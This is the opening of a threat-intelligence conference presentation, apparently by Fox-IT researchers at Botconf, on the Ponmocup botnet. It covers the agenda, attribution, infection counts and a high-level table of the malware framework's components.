

A dark, stylized illustration in silhouette. In the foreground, a person is seated at a desk, leaning forward and typing on a keyboard. On the desk, there is a computer monitor, a desk lamp, and some cables. In the background, a large, menacing shadowy figure looms over the person. This figure has a large, round head with a single eye and a wide, toothy grin. Its arms are long and thin, with sharp claws at the ends. The figure's body is also shadowy and appears to be made of a dark, textured material. The overall atmosphere is dark and ominous.

Ponmocup: *a giant hiding in the shadows*



FOX IT

By Maarten van Dantzig & Yonathan Klijnsma

botconf



Overview

What we'll be going through in this presentation



1. **Who are we:** what do we do
2. **Introduction to Ponmocup**
3. **Ponmocup:** A framework build up of components
4. **Delivery:** Zuponcic
5. **Core**
 - 5.1. **Anti-analysis:** A big success
 - 5.2. **Installation**
 - 5.3. **Core functionality:** Unique per victim
6. **Plug-ins**
 - 6.1. Monetisation
 - 6.2. Finding interesting targets
 - 6.3. Collecting router information
 - 6.4. Collecting SIP agent information
 - 6.5. Printer exploit - a big mistake
7. **Network traffic**
8. **Closing statements**



Yonathan Klijnsma
Senior Threat Intelligence Analyst

Maarten van Dantzig
Threat Intelligence Analyst



Malware analysis

Security Research

Security Operations



Incident response

Threat intelligence



Ponmocup: a giant hiding in the shadows

1. **Introduction:** Who are we and what do we do

3

2. Introduction to Ponmocup



Ponmocup: a giant hiding in the shadows

2. Introduction to Ponmocup

4

Introduction to Ponmocup: Attribution



- Multiple operators
- Russian speaking (possibly of Russian origin)
- Technically sophisticated



Introduction to Ponmocup: Goals & impact



- Long running operation
- High victim count
- Multi-purpose framework
- Financially motivated




15,000,000+
Unique infections

500,000+
Currently infected

2,400,000
Peak size infections



Introduction to Ponmocup: Size



3. **Ponmocup**: a framework build up of components




Ponmocup: a framework build up of components



Component	Purpose
Delivery	Spreading method
Installer	Persistent installation of Ponmocup
Initiator	Starts Ponmocup in memory
Loader	Locates and decrypts payloads
Main module	Persistent component
Plug-ins	Adds functionalities for specific tasks
Back-end infrastructure	Infrastructure used to control targets



Ponmocup: a framework build up of components


